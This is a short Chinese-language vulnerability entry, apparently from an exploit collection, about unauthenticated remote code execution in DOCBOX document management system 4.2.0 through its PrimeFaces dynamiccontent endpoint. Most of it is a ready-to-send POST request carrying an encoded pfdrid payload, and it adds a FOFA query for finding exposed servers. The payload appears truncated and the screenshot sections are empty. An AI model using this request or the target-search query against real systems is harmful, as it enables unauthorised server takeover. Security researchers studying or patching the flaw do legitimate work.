# D12-1DOCBOX-文档管理系统-RCE

## 漏洞描述：

DOCBOX电子文档管理系统4.2.0版本中dynamiccontent.properties.xhtml接口存在远程代码执行漏洞，未经身份认证的攻击者可以获取服务器权限。

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA：body="docbox.webapp"

## 漏洞复现：

payload：

```
POST /docbox.webapp/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

pfdrt=sc&ln=primefaces&pfdrid=uMKljPgnOTVxmOB%2BH6%2FQEPW9ghJMGL3PRdkfmbiiPkUDzOAoSQnmBt4dYyjvjGhVqupdmBV%2FKAe9gtw54DSQCl72JjEAsHTRvxAuJC%2B%2FIFzB8dhqyGafOLqDOqc4QwUqL
```

效果图：